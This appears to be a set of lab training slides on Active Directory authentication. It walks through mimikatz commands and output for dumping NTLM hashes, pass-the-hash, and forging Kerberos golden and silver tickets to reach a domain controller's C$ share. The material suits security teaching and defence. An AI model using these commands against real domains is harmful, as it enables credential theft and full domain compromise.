
Active Directory Authentication Methods -



Active Directory Authentication Credentials :

- **User Credentials -**
    - Username & Password
    - User NTLM Hash
        - NTLM Hash
        - Net-NTLM Hash
    - User Kerberos Ticket
        - Golden Ticket
        - Silver Ticket
- **Computer Credentials -**
    - Computer Name & Password
    - Computer NTLM Hash
        - NTLM Hash
        - Net-NTLM Hash
    - Computer Kerberos Ticket
        - Golden Ticket
        - Silver Ticket

- **Authentication using User Account Credentials**
  - **UserName & Password**
    - Domain Users are created by domain administrators in the Domain Controller (DC)
    - They are allotted machines to perform day-to-day operations
    - To login to a machine username & password are required
    - By Default, Domain users can read the configuration of the domain from a domain joined machine
    - **Example** : RDP with a valid domain user to a domain joined machine.



Windows Security


Enter your credentials

These credentials will be used to connect to 10.10.10.240.

emp01@atomic-nuclear.site

●●●●●●●●●●

☑ Remember me




10.10.10.240 - Remote Desktop Connection


C:\Windows\system32\cmd.exe

```
C:\Users\emp01>net user /domain
The request will be processed at a domain controller for domain atomic-nuclear.site.


User accounts for \\Atomic-DC.atomic-nuclear.site

-------------------------------------------------------------------------------
Administrator            DefaultAccount           emp01
emp02                    fsp_user                 Guest
krbtgt                   MSOL_7263abeaec06
The command completed successfully.
```

- **Authentication using User Account Credentials**
  - **NT Hashes**
    - By Default, NTLM authentication is enabled in the windows machines
    - NT Hashes can be used to authenticate a user to the windows machine
    - Hashes can be extracted from **SAM** or **NTDS.dit** file based on the environment
    - The hashes can then be used in relaying or passing it locally or over the network
    - **Example** : PTH with a valid domain user using NT Hash to a domain joined machine via NTLM Protocol



```
Authentication Id : 0 ; 25684257 (00000000:0187e921)
Session           : Interactive from 1
User Name         : emp01
Domain            : ATOMIC-NUCLEAR
Logon Server      : ATOMIC-DC
Logon Time        : 4/18/2022 5:49:18 AM
SID               : S-1-5-21-362652519-1301230838-3035966508-1106
        msv :
         [00000003] Primary
         * Username : emp01
         * Domain   : ATOMIC-NUCLEAR
         * NTLM     : 88d809fd60e32cb3fa69926c54a6fd93
         * SHA1     : a50e9f7400441300ed067684ba62357a0819bade
         * DPAPI    : 03bceb4be72d7c1086eedc3b9f551b14
```




```
mimikatz # sekurlsa::pth /user:emp01 /ntlm:88d809fd60e32cb3fa69926c54a6fd93 /domain:atomic-nuclear.site
user    : emp01
domain  : atomic-nuclear.site
program : cmd.exe
impers. : no
NTLM    : 88d809fd60e32cb3fa69926c54a6fd93
  |  PID  1100
  |  TID  10540
  |  LSA Process is now R/W
  |  LUID 0 ; 34154350 (00000000:0209276e)
  \_ msv1_0   - data copy @ 000001884E66DFF0 : OK !
  \_ kerberos - data copy @ 000001884E6ADE08
   \_ des_cbc_md4       -> null
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ *Password replace @ 000001884E695E68 (32) -> null

mimikatz #
```

Administrator: C:\Windows\SYSTEM32\cmd.exe

```
C:\Windows\system32>whoami
atomic-dev\admin

C:\Windows\system32>net user /domain
The request will be processed at a domain controller for domain atomic-nuclear.site.


User accounts for \\Atomic-DC.atomic-nuclear.site

-------------------------------------------------------------------------------
Administrator            DefaultAccount           emp01
emp02                    fsp_user                 Guest
krbtgt                   MSOL_7263abeaec06
The command completed successfully.


C:\Windows\system32>_
```


- **Authentication using User Account Credentials**
  - **Kerberos**
    - Tickets can be used for authentication and to access a service of a server
    - Tickets are of user account, computer account etc
    - Tools like mimikatz, rubeus, kekeo suite etc are used to pass the ticket and access the required service



```
PS C:\Users\emp01\Desktop> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Jan  4 2020 18:59:26
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # kerberos::golden /User:Administrator /domain:atomic-nuclear.site /sid:S-1-5-21-362652519-1301230838-3035966508 /krbtgt:c2a6829c91253434c0d0a7a1dec626bb /id:500 /groups:512 /start
offset:0 /endin:600 /renewmax:10080 /ticket:ent.kirbi
User      : Administrator
Domain    : atomic-nuclear.site (ATOMIC-NUCLEAR)
SID       : S-1-5-21-362652519-1301230838-3035966508
User Id   : 500
Groups Id : *512
ServiceKey: c2a6829c91253434c0d0a7a1dec626bb - rc4_hmac_nt
Lifetime  : 4/25/2022 3:56:02 AM ; 4/25/2022 1:56:02 PM ; 5/2/2022 3:56:02 AM
-> Ticket : ent.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz # kerberos::ptt ent.kirbi

* File: 'ent.kirbi': OK

mimikatz # exit
Bye!
```

```
PS C:\Users\emp01\Desktop> ls \\atomic-dc.atomic-nuclear.site\c$


    Directory: \\atomic-dc.atomic-nuclear.site\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/12/2016   4:35 AM                Logs
d-----          2/5/2021  10:47 AM                PerfLogs
d-r---          2/5/2021  10:36 AM                Program Files
d-----          2/5/2021  10:36 AM                Program Files (x86)
d-r---         4/19/2022  12:12 AM                Users
d-----          3/2/2022   9:14 AM                Windows
```

- **Authentication using Computer Account Credentials**
  - Computer machine credentials can be extracted from memory using variety of tools available
  - However, since computer machine accounts are disabled by-default, it is not possible to use PTH technique
  - Computer account credentials can be used for backdooring purposes via tickets in domain environment



```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # kerberos::golden /User:Administrator /domain:atomic-nuclear.site /sid:S-1-5-21-362652519-1301230838-3035966508 /target:atomic-dc.atomic-nuclear.site
s /rc4:8616fc639a43e585829bce5b4b40f086 /id:500 /groups:512 /startoffset:0 /endin:600 /renewmax:10080
User      : Administrator
Domain    : atomic-nuclear.site (ATOMIC-NUCLEAR)
SID       : S-1-5-21-362652519-1301230838-3035966508
User Id   : 500
Groups Id : *512
ServiceKey: 8616fc639a43e585829bce5b4b40f086 - rc4_hmac_nt
Service   : cifs
Target    : atomic-dc.atomic-nuclear.site
Lifetime  : 4/26/2022 7:47:05 AM ; 4/26/2022 5:47:05 PM ; 5/3/2022 7:47:05 AM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz # kerberos::ptt ticket.kirbi

* File: 'ticket.kirbi': OK

mimikatz # exit
Bye!
```

